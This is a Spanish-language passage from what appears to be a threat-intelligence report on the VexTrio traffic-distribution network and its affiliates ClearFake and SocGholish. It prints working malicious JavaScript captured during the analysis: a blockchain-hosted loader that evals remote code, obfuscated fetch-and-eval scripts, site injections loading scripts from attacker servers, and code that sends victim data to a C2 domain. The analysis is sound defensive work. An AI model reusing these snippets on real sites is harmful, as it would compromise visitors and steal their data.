xt/javascript;base64,YXN5bmMgZnVuY3Rpb24gbG9hZCgpe2xldCBwcm92aWRlcj1uZXcgZXRoZXJzLn8yb3ZpZGVycy5Kc29uUnBjUHJvdmlkZXIoImh0
dHBzOi8vYnNjLWRhdGFzZWVkMS5iaW5hbmNlLm9yZy8iKSxzaWduZXI9cHJvdmlkZXIuZ2V0U2lnbmVyKCksYWRkcmVzcz0iMHg3ZjM2RDkyOTJlN2M3MEEyM
DRmYUNDMmQyNTU0NzVBODYxNDg3YzYwIixBQkk9W3tpbnB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiX2xpbmsiLHR5cGU6InN0cmluZyJ9XS
xuYW1lOiJ1cGRhdGUiLG91dHB1dHM6W10sc3RhdGVNdXRhYmlsaXR5OiJub25wYXlhYmxlIix0eXBlOiJmdW5jdGlvbiJ9LHtpbnB1dHM6W10sbmFtZToiZ2V
0IixvdXRwdXRzOlt7aW50ZXJuYWxUeXBlOiJzdHJpbmciLG5hbWU6IiIsdHlwZToic3RyaW5nIn1dLHN0YXRlTXV0YWJpbGl0eToidmlldyIsdHlwZToiZnVu
Y3Rpb24ifSx7aW5wdXRzOltdLG5hbWU6ImxpbmsiLG91dHB1dHM6W3tpbnRlcm5hbFR5cGU6InN0cmluZyIsbmFtZToiIix0eXBlOiJzdHJpbmcifV0sc3Rhd
GVNdXRhYmlsaXR5OiJ2aWV3Iix0eXBlOiJmdW5jdGlvbiJ9XSxjb250cmFjdD1uZXcgZXRoZXJzLkNvbnRyYWN0KGFkZHJlc3MsQUJJLHByb3ZpZGVyKSxsaW
5rPWF3YWl0IGNvbnRyYWN0LmdldCgpO2V2YWwoYXRvYihsaW5rKSl9d2luZG93Lm9ubG9hZD1sb2FkOw==");</script><link rel="icon" href="https
```


Figura 8: Inyección de código en un sitio web comprometido de ClearFake

La versión decodificada del bloque de código Base64 reveló un JavaScript que efectuaba una llamada de API por HTTP a Binance (Figura 9).



```
async function load(){let provider=new ethers.providers.JsonRpcProvider("https://bsc-dataseed1.binance.org/"),signer=prov
ider.getSigner(),address="0x7f36D9292e7c70A204faCC2d255475A861487c60",ABI=[{inputs:[{internalType:"string",name:"_link",t
ype:"string"}],name:"update",outputs:[],stateMutability:"nonpayable",type:"function"},{inputs:[],name:"get",outputs:[{int
ernalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"},{inputs:[],name:"link",outputs:[{inter
nalType:"string",name:"",type:"string"}],stateMutability:"view",type:"function"}],contract=new ethers.Contract(address,AB
I,provider),link=await contract.get();eval(atob(link))}window.onload=load;
```


Figura 9: JavaScript para la interacción con Binance

La red BSC respondió a la llamada con otro JavaScript ofuscado que se codificó en Base64 y luego se convirtió a caracteres hexadecimales (Figura 10). Esta táctica también se conoce como «EtherHiding», que implica abusar de BSC para ocultar código malicioso en transacciones en cadenas de bloques.

```
function _0×c195(){const _0×5de119=['658112RHUzSo','responseTe','1472ESwsuo','send','2v/','open','16359VbjvoL','JcZiB','5
764746fJxkNc','88veyuYV','72528kSJEyA','257740pCEnSB','880970qySIPZ','rybskitche','54828XwGvdA','230rTpUmh','n.com/fEOV',
'GET','https://ma','152mYcqVX','riIAN'];_0×c195=function(){return _0×5de119;};return _0×c195();}function _0×1cbf(_0×2a502
a,_0×2fd733){const _0×1f3414=_0×c195();return _0×1cbf=function(_0×7ddc4,_0×45ea7e){_0×7ddc4=_0×7ddc4-(-0×1525+0×170a+0×2*
-0×5);let _0×160394=_0×1f3414[_0×7ddc4];return _0×160394;},_0×1cbf(_0×2a502a,_0×2fd733);}(function(_0×5aeef2,_0×33bf85){c
onst _0×1e6ea2=_0×1cbf,_0×fa7b86=_0×5aeef2();while(!![]){try{const _0×b7fa99=-parseInt(_0×1e6ea2(0×1ed))/(-0×b1e*-0×3+0×2
35f+-0×44b8)+parseInt(_0×1e6ea2(0×1eb))/(-0×1866+-0×30a+0×1b72)*(-parseInt(_0×1e6ea2(0×1de))/(0×7f1+-0×bd3*0×2+0×fb8))+-p
arseInt(_0×1e6ea2(0×1e2))/(0×14b8+0×11*0×10f+-0×26b3)*(parseInt(_0×1e6ea2(0×1e7))/(-0×110d*0×1+0×2285+-0×1173))+parseInt(
_0×1e6ea2(0×1e0))/(0×2042+0×787+0×15f*-0×1d)+-parseInt(_0×1e6ea2(0×1e3))/(-0×1*0×696+-0×1693+-0×3a6*-0×8)+-parseInt(_0×1e
6ea2(0×1ef))/(-0×d1e+0×20f6+-0×13d0)*(-parseInt(_0×1e6ea2(0×1e6))/(-0×2*0×a47+-0×d1+-0×112*-0×14))+-parseInt(_0×1e6ea2(0x
1e4))/(-0×3*0×92d+0×583*0×1+0×160e*0×1)*(-parseInt(_0×1e6ea2(0×1e1))/(0×1*-0×977+0×20dd+-0×175b));if(_0×b7fa99===_0×33bf8
5)break;else _0×fa7b86['push'](_0×fa7b86['shift']());}catch(_0×2d48be){_0×fa7b86['push'](_0×fa7b86['shift']());}}}(_0×c19
5,-0×17b33d+0×ebcf1+-0×8f45*-0×27),eval((()=>{const _0×1ff06e=_0×1cbf,_0×2f6ee5={'riIAN':_0×1ff06e(0×1e9),'JcZiB':_0×1ff
06e(0×1ea)+_0×1ff06e(0×1e5)+_0×1ff06e(0×1e8)+_0×1ff06e(0×1dc)};let _0×59b466=new XMLHttpRequest();return _0×59b466[_0×1ff
06e(0×1dd)](_0×2f6ee5[_0×1ff06e(0×1ec)],_0×2f6ee5[_0×1ff06e(0×1df)],!(0×5c7+0×2517+-0×2add)),_0×59b466[_0×1ff06e(0×1db)](
null),_0×59b466[_0×1ff06e(0×1ee)+'xt'];})()));
```

Figura 10: JavaScript ofuscado oculto en BSC

Después de que ClearFake desofuscara el JavaScript, envió una solicitud XMLHttpRequest a un servidor del TDS operado por actores de ClearFake, ejecutando el software de Keitaro (Figura 11).

```
eval(
  (() => {
    let _0×59b466 = new XMLHttpRequest()
    return (
      _0×59b466.open('GET', 'https://marybskitchen.com/fEOV2v/', false),
      _0×59b466.send(null),
      _0×59b466.responseText
    )
  })()
)
```

Figura 11: Consultas de JavaScript desofuscadas al TDS de ClearFake

El servidor del TDS de ClearFake en Keitaro respondió a la solicitud con JavaScript no ofuscado (consulte la Figura 12). Si la víctima no ha visitado el sitio web comprometido en las 24 horas previas, al hacer clic en cualquier parte del sitio web, el JavaScript abrirá una ventana emergente frontal y cargará la URL del TDS de VexTrio: `hXXps://allprizeshub[.]vida/?t=popunder&o=apqk0hv&u=nlq8mwa`. Como hemos mencionado anteriormente, los parámetros `o=apqk0hv` y `u=nlq8mwa` son utilizados exclusivamente por ClearFake.

```
var popunder = {
    expire: 1,
    url: "https://allprizeshub.life/?t=popunder&o=apqk0hv&u=nlq8mwa"
};
! function() {
    var W, $ = popunder.url || "http://google.com",
        o = "click",
        a = "popunder", // name of cookie
        c = popunder.clicks_num || 1,
        x = popunder.expire || 24,
        e = document.documentElement,
        n = "undefined",
        d = typeof popunder.path != n ? ";path=" + popunder.path : "",
        r = function() {
            0 == --c && (document.cookie.match(/(^|\W)popunder=1(\W|$)/) || (window.open($, a, "width=1024,height=768,res
izable=1,toolbar=1,location=1,menubar=1,status=1,scrollbars=1"), window.focus(), (W = new Date).setTime(W.getTime() + 360
0 * x * 1000), document.cookie = a + "=1; expires=" + W.toGMTString() + d))
        };
    typeof e.addEventListener != n ? e.addEventListener(o, r, !1) : typeof e.attachEvent != n && e.attachEvent("on" + o,
r)
}();
```

Figura 12: El JavaScript de ClearFake redirige a VexTrio mediante una ventana emergente

Los actores de ClearFake actualizan periódicamente la ubicación del servidor del TDS de Keitaro en el JavaScript ofuscado alojado en BSC, para lo cual modifican el contrato inteligente mediante una transacción en la cadena de bloques. Usamos el explorador BNB Smart Chain Explorer para localizar la dirección de la cartera a la que hace referencia el JavaScript codificado en Base64 antes mencionado. Como se muestra en la Figura 13, al escribir estas líneas, la búsqueda arrojaba 125 transacciones. Debido a la naturaleza de la tecnología de BSC, una vez que se publica un contrato inteligente, este funciona de forma autónoma y no se puede desactivar. Este tipo de entorno proporciona una vía para que el actor hospede código malicioso sin coste alguno y logre resiliencia operativa.




Figura 13: Transacciones en la cadena de bloques para la cartera 0x7f36D9292e7c70A204faCC2d255475A861487c60

Los servidores del TDS de ClearFake en Keitaro redirigieron exclusivamente a los visitantes del sitio web a endpoints del TDS de VexTrio del 5 al 7 de diciembre. Desde entonces, las actividades de ClearFake han disminuido y aún no hemos detectado el típico envío de un ejecutable de actualización falsa de Chrome. Las cadenas de ataques recientes han redirigido hacia la infraestructura de VexTrio o a páginas web de juegos de azar poco fiables (`prom-gg[.]com` y `go[.]clicksme[.]org`).

SOCGHOLISH

SocGholish es un malware basado en JavaScript activo desde 2017. Los actores de SocGholish están afiliados a VexTrio desde al menos abril de 2022. Los operadores de malware utilizan tácticas de compromiso «drive-by» e inyectan JavaScript malintencionado en sitios web vulnerables para capturar posibles víctimas. SocGholish solo se dirige a usuarios del sistema operativo Windows en su primera visita, de acuerdo con su agente de usuario, su dirección IP y las cookies de su navegador. Si los visitantes son incompatibles con los métodos de explotación de SocGholish (por ejemplo, dispositivos con macOS), los actores los redirigen a los servidores del TDS de VexTrio para capitalizar el tráfico web de todos modos.

Si los visitantes del sitio web superan las pruebas de compatibilidad de SocGholish, el malware les solicitará que descarguen una carga útil maliciosa (JavaScript de Windows), que simula ser una actualización del navegador. Después de que los usuarios caigan víctimas de este falso aviso y ejecuten la carga útil, el script recopila información sobre el entorno Windows de las víctimas y la envía a un C2 de SocGholish. Si esta información concuerda con los objetivos de SocGholish, el C2 ordenará a los equipos infectados que le remitan señales de baliza de forma continua. En caso contrario, el C2 ordena al JavaScript que finalice su ejecución. Gracias a las balizas, SocGholish puede instalar malware de seguimiento (p. ej., ransomware, troyanos de acceso remoto) en el sistema de las víctimas. Los actores de SocGholish operan varios tipos de servidores de TDS, incluidos TDS de Parrot y los que ejecutan software de Keitaro. El TDS de Parrot comprende muchos servidores web que dan soporte a más de 16.000 sitios web comprometidos.[14] La comunidad de seguridad ha detectado que el TDS de Parrot redirige tráfico web a la infraestructura de SocGholish y ha determinado que ambos están controlados por la misma entidad.

A continuación se describe un caso en que SocGholish redirigió a los visitantes de un sitio web con dispositivos macOS a la red de VexTrio. Esta actividad, que tuvo lugar el 16 de diciembre de 2023, es un claro ejemplo del modo en que ciertos actores de amenazas tratan todo el tráfico web como posible oportunidad de negocio.

1. El usuario visita el sitio web comprometido inyectado con múltiples bloques de JavaScript que envían llamadas a numerosos servidores del TDS de SocGholish en Keitaro
2. Dadas las múltiples inyecciones, se produce un estado de competición, en el que cualquiera de ellas puede completar su ejecución en primer lugar y pasar a la siguiente etapa
3. Se envía una solicitud HTTP a un TDS de SocGholish en Keitaro
4. Si el agente de usuario está basado en Windows, la respuesta de la primera llamada conducirá a un servidor de SocGholish de segunda etapa, que proporciona el contenido del señuelo del navegador falso y el BLOB para la carga útil de JavaScript en Windows. Según nuestras observaciones, el dominio de la segunda etapa es siempre un subdominio creado a través del camuflaje de dominios.[15]
5. Si el agente de usuario está basado en macOS, la respuesta se enviará al mismo TDS en Keitaro, pero con una ruta diferente
6. Esta segunda llamada de Keitaro responderá con un redireccionamiento 302 a un TDS de VexTrio

En el caso del 16 de diciembre, los actores inyectaron 11 líneas de código ajeno en la ruta `/wp-content/themes/frealestate/js/viewportchecker.js` del sitio comprometido. Este bloque de código mostraba tres métodos diferentes para consultar el servidor del TDS de SocGholish en Keitaro. Uno de los métodos incluía código ofuscado, mientras que el resto mostraba texto sin formato. Más adelante, proporcionaremos una mejor visión de una inyección de JavaScript de SocGholish de texto sin formato, que se añade de forma sensible a la página HTML base de un sitio web comprometido.

Figura 14: Una inyección de JavaScript de SocGholish muestra tres métodos de solicitud HTTP diferentes

Cada una de las líneas de código de la Figura 14 anterior intenta enviar una solicitud HTTP a un servidor del TDS de SocGholish que ejecuta el software de Keitaro. Dado que el agente de usuario relacionado con las peticiones es Safari, el TDS responde a las consultas con otro JavaScript que efectúa llamadas al mismo dominio de TDS con una ruta de URL diferente. Estas rutas son creaciones del software de Keitaro exclusivas para el dominio del TDS. Se asignan estáticamente a un recurso específico del servidor de TDS. Por ejemplo, para el dominio `machinetext[.]org` de Keitaro, hay dos rutas:

1. hXXps://machinetext[.]org/q7RzzRnM: ruta TDS de la etapa 1 en inyección de JavaScript
2. hXXps://machinetext[.]org/3kLWqNMc: ruta TDS de la etapa 2 que redirecciona a VexTrio TDS

En todos los sitios comprometidos de SocGholish, las inyecciones que hacen referencia al dominio machinetext[.]org siempre apuntan a la ruta /q7RzzRnM. Además de filtrar todo lo que ayude a evitar la detección de las aplicaciones de seguridad y los investigadores de amenazas, su propósito también es diferenciar los sistemas Windows de los basados en macOS.

Por último, la ruta de Keitaro /3kLWqNMc en la etapa 2 responde con la redirección HTTP 302 al siguiente TDS de VexTrio:

hXXps://greatbonushere[.]top/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r

Al igual que en ClearFake, la combinación de los valores de parámetros u/o asignada a SocGholish es única, lo que ayuda a atribuir y descubrir una línea temporal de uso. SocGholish redirige a VexTrio desde al menos abril de 2022 utilizando los valores de los parámetros u/o únicos. La Figura 15 a continuación muestra una captura de Fiddler completa de la cadena de ataque: comenzando por el sitio web comprometido que redirige al TDS de SocGholish, seguido del TDS de VexTrio y, por último, del contenido fraudulento del de VexTrio.

#	Re...	Protocol	Host	URL	Body	Comments
1	200	HTTPS	[redacted]	/	34,006	Compromised site main URL
2	200	HTTPS	[redacted]	/wp-content/themes/frealestate/js/viewportchecker.js?...	19,430	SocGholish injections
3	200	HTTPS	machinetext.org	/q7RzzRnM	86,987	SocGholish Keitaro redirecting to new path
4	302	HTTPS	machinetext.org	/3kLWqNMc	0	SocGholish Keitaro redirecting to VexTrio
5	200	HTTPS	greatbonushere.top	/?u=4dkpaew&o=81yk607&cid=2p6u305e5k29r	38,190	VexTrio TDS with SocGholish u/o
6	200	HTTPS	1656.dooroftcon.live	/clydiyyk/article1656.doc?u=4dkpaew&o=81yk607&cid=...	3,526	VexTrio TDS
7	302	HTTPS	1656.dooroftcon.live	/web/?sid=t2~1gmp5mc5vgxjzyrtapqdqxca	215	VexTrio TDS
8	200	HTTPS	re-captha-version-3-49.top	/ms/robot4/?c=edc3bd3f-dd89-4c4e-aefc-91cf754a3ae...	59,711	VexTrio Robot

Figura 15: Captura de Fiddler de la cadena de ataque de SocGholish a VexTrio

TIKTOK REFRESH

Este afiliado registra dominios que imitan a entidades populares de perfiles de internet y utilizan palabras clave genéricas. El actor destina parte de estos dominios a redirigir el tráfico web hacia redes de afiliados como VexTrio. Tales dominios utilizan sistemáticamente el nombre de subdominio «tiktok» (p. ej., tiktok[.]megastok[.]top) y redirigen al mismo TDS de VexTrio (premios-topwin[.]life) que utiliza ClearFake. Este dominio del TDS ha redirigido sobre todo tráfico web a campañas de citas y CAPTCHA para robots de VexTrio. Cuando los visitantes del sitio web no cumplen las condiciones de segmentación de VexTrio, se les redirige a la página de descarga de la aplicación Tinder por defecto en Google Play Store.

A diferencia de ClearFake, este actor no utiliza JavaScript para redirigir a los visitantes de la página web. En su lugar, usa metaetiquetas HTML para actualizar la web de la víctima y redirigirla a la ubicación del TDS de VexTrio (Figura 16). Cabe destacar que los valores (/?u=rdwp60t&o=9qheffd) para los parámetros de seguimiento de afiliados también son diferentes de los que utiliza ClearFake.

```
<!DOCTYPE html>
<html lang="en">
<head>
    <img src="//whos[.]amung[.]us/pingjs/?k=depopolador&t=The Depopolador Global&x=hXXps://www[.]
    <meta http-equiv="Refresh" content="0;url=hXXps://prizes-topwin[.]life/?u=rdwp60t&o=9qheffd">
</head>
<body>

</body>
</html>
```

Figura 16: Metaetiquetas HTML utilizadas para redirigir al TDS de VexTrio

ANÁLISIS DE DOMINIO

VexTrio es un prolífico actor de amenazas de DNS que registra gran número de dominios para llevar a cabo ataques generalizados en todo el mundo. A menudo deja una huella sustancial en nuestros registros de redes debido a sus métodos operativos, lo que nos ha permitido estudiar exhaustivamente sus actividades e identificar patrones de DNS en los últimos dos años. Las soluciones de Infoblox utilizan firmas de DNS para detectar y bloquear dominios de VexTrio con carácter proactivo. Recientemente, los actores han migrado gran parte de su infraestructura a proveedores de alojamiento compartido, lo que hace que sean más difíciles de rastrear. Sin embargo, estos dominios siguen presentando características singulares, que nuestros detectores pueden captar. En esta sección, detallaremos los patrones de los dominios de VexTrio, así como su comportamiento en el DNS.

DDGA

Los dominios DDGA ocupan un lugar vital en la red de VexTrio. Estos dominios son multifuncionales y pueden actuar como TDS o como host de contenido malicioso, como describiremos en la sección Campañas más adelante. El uso de un DDGA por parte de VexTrio es un factor de peso que contribuye a su éxito como red de afiliados y a su supervivencia en el ciberespacio. Su extensa y creciente colección de dominios dificulta a los proveedores de internet desmantelar su infraestructura. Hemos descrito el algoritmo DDGA en publicaciones anteriores; aquí ofrecemos una descripción estadística de los cambios observados desde nuestro último informe.

El diccionario del DDGA de VexTrio sigue creciendo. Hasta ahora, hemos extraído 4518 palabras distintas de nuestro historial de detecciones de DDGA. Cabe destacar la dificultad de crear un extractor de palabras capaz de detectar con precisión todas las palabras contenidas en un nombre de dominio. La tarea es aún más difícil cuando el actor incluye palabras cortas, de dos letras. Por lo general, las palabras que VexTrio introdujo en su diccionario al principio muestran un mayor número de usos en el conjunto de dominios DDGA, como se observa en la nube de palabras de la Figura 17. Algunos dominios presentan un uso mucho mayor que otras, pese a haberse añadido al diccionario en torno al mismo periodo. Eso señala que el algoritmo DDGA de VexTrio no es totalmente aleatorio o que han descartado algunas palabras del diccionario (por ejemplo, la palabra «table» no aparece en los dominios DDGA de Vextrio desde el 5 de febrero de 2023).

Figura 17: Nube de palabras de VexTrio DDGA

Para determinar cuándo se añadió una nueva palabra al diccionario de VexTrio, buscamos el dominio con la fecha de registro más antigua que incluye esa palabra en su nombre. La Figura 18 a continuación muestra la frecuencia de las palabras añadidas recientemente, en comparación con las fechas de creación del dominio. Esta actividad es una muestra más de la continua evolución de VexTrio. Los actores actualizan constantemente sus TTP y kits de herramientas, así como su selección de nombres de dominio y TLD. Por ese motivo, confiar simplemente en una lista estática de palabras o TLD basada en el historial de los dominios es un enfoque ineficaz para detectar los dominios de VexTrio de manera exhaustiva.




Figura 18: Frecuencia de adición de nuevas palabras al diccionario de VexTrio

INFRAESTRUCTURA DNS

Uno de los mayores cambios observados en la infraestructura de VexTrio desde nuestro primer informe ha sido la migración masiva de los dominios desde servidores dedicados hacia alojamientos compartidos. Es un esfuerzo considerable y un cambio en los TTP por parte del actor para esquivar la detección de los sistemas de seguridad. En la Figura 19 siguiente, hemos plasmado esta reconfiguración de DNS. Los nodos (o puntos negros) del diagrama representan un dominio DDGA, un dominio del TDS o un servidor de nombres dedicado de VexTrio. Los bordes rojos que conectan los nodos representan los dominios que han estado alojados en servidores dedicados de VexTrio en algún momento. El borde azul indica que el dominio apunta a un proveedor de servicios de alojamiento compartido. Con el tiempo, vemos que gran cantidad de activos de VexTrio han migrado del alojamiento dedicado al compartido (p. ej., Cloudflare, NameSilo y OVH).




Figura 19: Migración de los dominios de VexTrio desde servidores dedicados (bordes rojos) hacia infraestructuras compartidas (bordes azules)

Además del alojamiento compartido, VexTrio ha sustituido los servidores de nombres dedicados por servidores de nombres compartidos. A día de hoy, más del 55 % de los dominios controlados por VexTrio que en algún momento estuvieron a cargo de servidores de nombres dedicados han cambiado a servidores de nombres compartidos. La Figura 20 compara los dominios que se encuentran actualmente en infraestructuras compartidas (bordes azules) con todos los dominios que en el pasado se asignaron a servidores de nombres dedicados (bordes rosas). Aunque no se ve claramente en el diagrama, menos del 1 % de los dominios de VexTrio están asignados a servicios de parking (representados por bordes verdes). Por lo general, los actores de amenazas que operan dominios DDGA desechables los usan muy brevemente. VexTrio, por otro lado, reutiliza constantemente sus dominios DDGA. Por ejemplo, hemos observado dominios DDGA creados a principios de 2022 reutilizados en múltiples ocasiones en 2023. El escaso número de dominios reconvertidos en parking en los últimos dos o tres años pone de manifiesto la práctica común de VexTrio de retener la propiedad de sus dominios durante periodos largos.




Figura 20: Tamaño del clúster de dominios VexTrio en espacios compartidos (azul) y servidores de nombres dedicados históricos (rosa)

VECTORES DE ATAQUE

Hemos observado que los actores de la red de afiliados de VexTrio utilizan múltiples métodos para recopilar tráfico de las víctimas. El gran número de actores que participan en la red de VexTrio significa que, en su conjunto, se emplean muchos métodos diferentes para recopilar tráfico de las víctimas. El vector de ataque más común es un compromiso «drive-by» cuyo objetivo son sitios web que ejecutan una versión vulnerable de WordPress. Para preparar el compromiso «drive-by», los actores atacan sitios web vulnerables e inyectan JavaScript malicioso en sus páginas HTML. Habitualmente, este script contiene una referencia a un TDS controlado por un actor que redirige a las víctimas hacia otra infraestructura maliciosa. Los estilos de codificación del script varían entre los distintos actores, pero por lo general funcionan como redirección a un TDS de VexTrio. Dado que hay muchos afiliados involucrados y cada uno tiene sus propias condiciones de desarrollo propias, hay diferentes niveles de complejidad en la inyección de JavaScript. En las secciones siguientes, ofrecemos ejemplos de estos scripts maliciosos, además de describir elementos que indican claramente que ciertos afiliados propagan los ataques a través de correos electrónicos no deseados.

INYECCIÓN DE JAVASCRIPT

Algunos actores afiliados no temen dejar código malicioso evidente en el código fuente de las páginas web que atacan. Así ha sido en sitios web recientemente comprometidos por actores de SocGholish. Las inyecciones anteriores de SocGholish eran mucho más complejas.[16] En los últimos ataques, el fragmento de código malicioso es claramente visible

y no está ofuscado. La Figura 21 muestra el código fuente de una página perteneciente a un sitio web administrado por una escuela secundaria de la India. Los actores de SocGholish comprometieron el sitio web y colocaron su código malicioso en la parte superior de la página HTML. Este JavaScript carga scripts de muchas URL del TDS de SocGholish de forma dinámica y síncrona. Los actores a menudo agregan referencias de código a varios servidores para garantizar que la cadena de ataque no se interrumpa en caso de que se desconecte alguno de los servidores.

```
<script src = "https://code.jquery.com/jquery-3.3.1.min.js" ></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://getquery.org/cvV2pp71";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://quaryget.org/Gb7XTy3b";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script >
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://greenpapers.org/6gjyRhhQ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
<script src = "https://code.jquery.com/jquery-3.3.1.min.js"></script>
<script>
    var khutmhpx = document.createElement("script");
    khutmhpx.src = "https://dailytickyclock.org/Rz7kFbxJ";
    document.getElementsByTagName("head")[0].appendChild(khutmhpx);
</script>
```

Figura 21: SocGholish carga JavaScript malicioso dinámicamente desde varios servidores del TDS. En esta captura de pantalla se muestran las múltiples direcciones URL del TDS que incluyen los actores de SocGholish con fines de redundancia.

OFUSCACIÓN Y DOMINIOS SIMILARES

Los afiliados de VexTrio a menudo ofuscan el código malicioso que inyectan en sitios web vulnerables. Utilizan este método para ocultar sus actividades maliciosas y evitar la detección de los investigadores en la medida de lo posible. A lo largo de las muchas inyecciones que hemos observado, los actores suelen usar los métodos `atob()` y `String.fromCharCode()` de JavaScript para ocultar su código. Estas funciones descodifican Base64 y codificaciones decimales, respectivamente. Un actor afiliado que se asocia con VexTrio desde hace más de un año utiliza una combinación de `atob()`, dominios similares y código que se encuentra habitualmente en sitios web legítimos para hacerse pasar por un servicio antibots. Los TTP y el estilo de inyección de código de este actor desconocido han sido uniformes durante el tiempo que ha estado afiliado con VexTrio.

Cuando un usuario visita un sitio web bajo control de este afiliado, el código JavaScript inyectado recopila información sobre la víctima, incluidas su dirección IP pública y la preferencia de idioma del navegador (Figura 22).

```
var country = 'IT';
var action = '[redacted]';
var h1 = '09e2835f065d7c7c7e8479962c93ba7d';
var h2 = '56a7b51e463520af6e23bd5495061717';
var ipfull = '[redacted]';
var ip = '[redacted]';
var via = '';
var v = '7.037';
var re = '0';
var rk = '6Ley7dsaAAAAAF2quj2hEhZMAbDW5TF5Wxd5CdJB';
var ho = '0';
var cid = '1658963674.0204';
var ptr = '[redacted]';
var width = screen.width;
var height = screen.height;
var cwidth = document.documentElement.clientWidth;
var cheight = document.documentElement.clientHeight;
var colordepth = screen.colorDepth;
var pixeldepth = screen.pixelDepth;
var phpreferrer = '';
var referrer = document.referrer;
```

Figura 22: JavaScript recopila información de la víctima

Después de recopilar datos sobre la víctima, el código JavaScript reenvía la información al servidor C2 del actor `antibotcloud[.]com`, un dominio similar al del antibot ruso `antibot[.]cloud`. Como se muestra en la Figura 23, el actor ha codificado el dominio a través de `atob()`. El script también usa la función `b64_to_utf8()`, que se halla con frecuencia en los ejemplos de GitHub y es utilizada por programadores para decodificar Base64 y caracteres especiales del Identificador Uniforme de Recursos (URI).[17] Según PublicWWW, hay unos 63.000 sitios web cuya página de inicio contiene el nombre de la función `b64_to_utf8`.[18]

```
function nore() {
    var token = '0';
    var data = 'country=' + country + '&action=' + action + '&token=' + token + '&h1=' + h1 + '&h2='
+ h2 + '&ipfull=' + ipfull + '&ip=' + ip + '&via=' + via + '&v=' + v + '&re=' + re + '&rk=' + rk + '&
ho=' + ho + '&cid=' + cid + '&ptr=' + ptr + '&w=' + width + '&h=' + height + '&cw=' + cwidth + '&ch='
+ cheight + '&co=' + colordepth + '&pi=' + pixeldepth + '&ref=' + referrer;
    CloudTest(window.atob('aHR0cHM6Ly9hbnRpYm90Y2xvdWQuY29tL2FudGlib3Q3LnBocA=='), 6000, data, 0);
}
setTimeout(nore, 0000);

function Button() {
